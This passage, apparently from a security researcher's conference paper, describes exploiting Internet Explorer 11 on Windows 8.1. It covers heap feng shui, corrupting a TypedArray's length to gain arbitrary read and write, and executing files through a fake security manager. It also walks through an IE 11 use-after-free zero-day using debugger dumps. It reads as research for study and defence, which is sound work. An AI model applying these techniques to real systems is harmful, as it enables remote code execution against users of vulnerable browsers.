    $\text{Let } R = \{x \mid x \notin x\}, \text{ then } R \in R \iff R \notin R$
- Biogenetics




Figure 2-23: Self-reference in Biogenetics

T4 phage

- Acoustic resonance




Figure 2-24: Self-reference in painting

2.5 IE 11 Exploit

Realize the similar stuff in IE 11 is easier for me, because there are shoulders of giants for me to stand on.☺

2.5.1 Test Platform

Windows 8.1 Professional
Internet Explorer 11.0.9600.16663, 11.0.8 (KB2961851)

2.5.2 Heap Distribution




Figure 2-25: IE 11 Jscript9 GC heap




Figure 2-26: IE 11 mshtml windows heap

2.5.3 Data Structure

jscript9!LargeHeapBlock Entry

00000003	largeHeap BlockSize	00000000	00000000

Figure 2-27: LargeHeapBlock Entry data structure

ArrayData

index	length	capacity	pNext
data[0]	data[1]	data[2]	data[3]
data[4]	data[5]	data[6]	data[7]
...	...	...	...

Figure 2-28: ArrayData data structure





Figure 2-29: TypedArray and TypedArrayData data structure


GC:
jscript9 use conservative GC which treat all aligned *Dwords* on the heap as if they were pointers.
If some data are treated as pointers, it will causes memory leak.
Conservative GC also causes info leak in IE.

In *VarArray*, because the address of object is 4 bytes aligned, the LSB of pointer is always 0, so set number << 1 | 1 for ensuring the LSB is 1 can help to distinguish between pointer and number.



2.5.4 Arbitrary Address Read, Write and Get Any Object Address

Heap Feng Shui in jscript9 (*The Art of Leaks by ga1ois*)




```
0:016> dd 0d0d0000
0d0d0000  00000000 0000eff0 00000000 00000000
0d0d0010  00000000 00003bf8 00003bf8 00000000
0d0d0020  0d0cff60 0d0cff90 0d0cffc0 0d0df000
0d0d0030  0d0df030 0d0df060 0d0df090 0d0df0c0
0d0d0040  0d0df0f0 0d0df120 0d0df150 0d0df180
0d0d0050  0d0df1b0 0d0df1e0 0d0df210 0d0df240
0d0d0060  0d0df270 0d0df2a0 0d0df2d0 0d0df300
0d0d0070  0d0df330 0d0df360 0d0df390 0d0df3c0
0:016> dd 0d0df000 - 10
0d0deff0  41410341 41410351 41410361 00adc0dd
0d0df000  686eb238 03bc6480 00000000 00000000
0d0df010  00000004 00000000 00000000 00000000
0d0df020  03ee6fe0 00000000 00000000 00000000
0d0df030  686eb238 03bc6480 00000000 00000000
0d0df040  00000004 00000000 00000000 00000000
0d0df050  03ee6fe0 00000000 00000000 00000000
```

Sensitive length

Sensitive TypedArrayData address

LargeHeapBlockEntry

ArrayDataHead

Data

Exploit Procedure:

1. Use vulnerability to modify the capacity of one *JavascriptNativeIntArray* or *VarArray*
2. Use modified array to out-of-bound write the length of one *TypedArray*. (length: 0 -> 0xffffffff, address: 0)
3. Use modified *TypedArray* to write some special value at arrAddr, and iterate the arrs to find it.
   Put any object on that place and read arrAddr will get that object's address.





Figure 2-30: IE 11 Exploit Procedure

2.5.5 Execute

1. Write PE files to Temp/Low directory
   Copy local files from the same domain (e.g. C:\Windows\System32\cmd.exe;calc.exe) to Temp/Low directory.
2. Execute PE files in Temp/Low directory
   Construct fake security manager to bypass check. (*explib2 by guhe120*)

2.5.6 Demo

Github: IE 11 Exploit Windows 8.1 Demo.wmv



2.5.7 Out-of-date ActiveX Control Blocking

Internet Explorer begins blocking out-of-date ActiveX controls in the security update for IE on August 12th, 2014.
It's mainly for Java attack at present.

2.6 Related work

Why using both *FixedArray* & *JSArrayBuffer* in Chrome?
Why using both *VarArray* & *TypedArray* in IE 11?

2.6.1 Only Typed Array

2.6.1.1 Mobile Pwn2Own Autumn 2013 - Chrome on Android

By Pinkie Pie
Attack Linux dlmalloc
Using toNative to get back the *WTF::ArrayBuffer*
Have no choice for his special vulnerability

2.6.1.2 The Art of Leaks: The Return of Heap Feng Shui

By Ga1ois
Overwrite *TypedArray's* length through vulnerability and then combat in windows LFH heap.
Use *LargeHeapBlock* to get overflowed *TypedArrayData* address.
Using calculated address overwrite *TypedArray's* length and *pData* again.
Overwrite the vPtr of *TypedArray* and call virtual function to control EIP.

2.6.2 JSArray and String

2.6.2.1 Exploiting Internet Explorer 11 64-bit on Windows 8.1 Preview

By Ivan Fratric
Overwrite *JSArray's* capacity through vulnerability.
Read arbitrary memory by overwriting the data pointer and size of *String*.
Overwrite the vPtr of a nearby array object and call virtual function to control EIP.

2.7 Advertising Time for NSFOCUS APT Detection System

I have tested that the browser 0day attack detection engine developed by me can detect all these exploitation techniques talked above.☺

2.8 Summary

ASLR, DEP, Sandbox and SOP all have their dilemmas. There is no silver bullet.
Availability and performance are hacker's friends.
Return on Investment (ROI) mitigation will come up with exploitation techniques.
The combat between exploit and mitigation will go on.

3. IE 11 0day Exploit Development


3.1 Abstract

After taking one of my IE 11 UAF vulnerabilities from StateFuzzer, I will share the whole exploit developing experience from the vulnerability trigger to arbitrary code execution, together with all related technologies and skills (Demo).

3.2 Vulnerability Exploitable Analysis

We use string to occupy the freed object by:
element.titile = "0xdeadc0de42424242…"; // Pseudo code

eax is under control.



0:007> g
Breakpoint 2 hit
eax=00000000 ebx=0905ff00 ecx=00000091 edx=00000090 esi=00000000 edi=00000000
eip=68719629 esp=034ba7c8 ebp=034ba818 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
MSHTML!`CBackgroundInfo::Property<CBackgroundImage>'::`7'::`dynamic atexit destructor for 'fieldDefaultValue''+0x188124:
68719629 8b03 mov eax,dword ptr [ebx] ds:0023:0905ff00=dec0adde

0:007> dd ebx
0905ff00 deadc0de 42424242 42424242 42424242
0905ff10 42424242 42424242 42424242 42424242
0905ff20 42424242 42424242 42424242 42424242

0905ff30 42424242 42424242 42424242 42424242
0905ff40 42424242 42424242 42424242 42424242
0905ff50 42424242 42424242 42424242 00004242
0905ff60 66e08627 88006569 deadc0de 42424242
0905ff70 42424242 42424242 42424242 42424242


0:007> kc
MSHTML!CWindow::GetScreenPos
…

3.3 First Exploit Path

3.3.1 Find writing memory

In *CElement::EnsureStandardsModeChecked*, we can write one bit to 1, but the data around the address is limited.


```
; void __thiscall CElement::EnsureStandardsModeChecked(CElement *__hidden this)
?EnsureStandardsModeChecked@CElement@@QAEXXZ proc near
```



3.3.2 Find inifinate loop

Find infinite loop at *CElement::GetLookasidePtr2*.

```
; private: void * __thiscall CElement::GetLookasidePtr2(enum  CElement::LOOKASIDE2)const
?GetLookasidePtr2@CElement@@AABEPAXW4LOOKASIDE2@1@@Z proc near
```




3.3.3 Leverage write one bit 1 instruction

Separate small *JavascriptNativeIntArray* Spray

ArrayData

index	length	capacity	pNext
data[0]	data[1]	data[2]	data[3]
data[4]	data[5]	data[6]	data[7]
...	...	...	...

Figure 3-1: Separate small JavascriptNativeIntArray Spray



0:007> dd 02820600

02820600 00000000 000000bc 000000bc 00000000

02820610 00adc0df 44444444 44444444 44444444

02820620 44444444 44444444 44444444 44444444

02820630 44444444 44444444 44444444 44444444

02820640 44444444 44444444 44444444 44444444

02820650 44444444 44444444 44444444 44444444

02820660 44444444 44444444 44444444 44444444

02820670 44444444 44444444 44444444 44444444

Sensitive length

ArrayDataHead

Data

But the ***ArrayDataHead*** can't be controlled!

Write the LSB of *VarArray* item which stores object pointer. It will cause type confusion and change it to number.
Read that number will leak the address of that object, but almost useless.
Failed!

3.4 Second Exploit Path 1

Ensure successfully pass *CElement::EnsureStandardsModeChecked*, and we step into *CElement::GetOffsetParentHelper*.


3.4.1 Exploit Procedure

MSHTML!CWindow::GetScreenPos // **Vulnerability position**
MSHTML!CElement::GetOffsetParentHelper
MSHTML!CTreeNode::GetFancyFormatIndexHelper
MSHTML!CMarkup::GetGeneratedElement // **Write memory**
MSHTML!Tree::FirstLetterBuilder::ComputeFirstLetterFormats
MSHTML!Layout::ContentReader::GetTopWindow
MSHTML!Tree::ElementNode::FirstChild // **Infinite loop**

3.4.2 Find write memory

Write esi to [edi + 0BCh] in *CMarkup::GetGeneratedElement*.

[edi + 0BCh] should be 0 and [edi + 0A4h] is limited.



Write length field of *TypedArray*

jscript9!Js::TypedArray

vTable	027264e0	00000000	00000000
00000004	00000000	length	pData
04156fe0	00000000	00000000	00000000

Figure 3-2: TypedArray data structure

0:016> dd 0d0df000 - 10
0d0deff0 41410341 41410351 41410361 00adc0dd
0d0df000 686eb238 03bc6480 00000000 00000000
0d0df010 00000004 00000000 0000001a 01063648
0d0df020 03ee6fe0 00000000 00000000 00000000
0d0df030 686eb238 03bc6480 00000000 00000000
0d0df040 00000004 00000000 0000001a 01063648
0d0df050 03ee6fe0 00000000 00000000 00000000
Sensitive length

0:016> p
eax=0d1dff19 ebx=3d2da320 ecx=0d0df300 edx=62d8892c esi=09148478 edi=0d1dff19
eip=62711ad0 esp=095fa010 ebp=095face8 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
MSHTML!CMarkup::GetGeneratedElement+0x55a872:
62711ad0 89b7bc000000 mov dword ptr [edi+0BCh],esi ds:0023:0d1dffd5=00000000

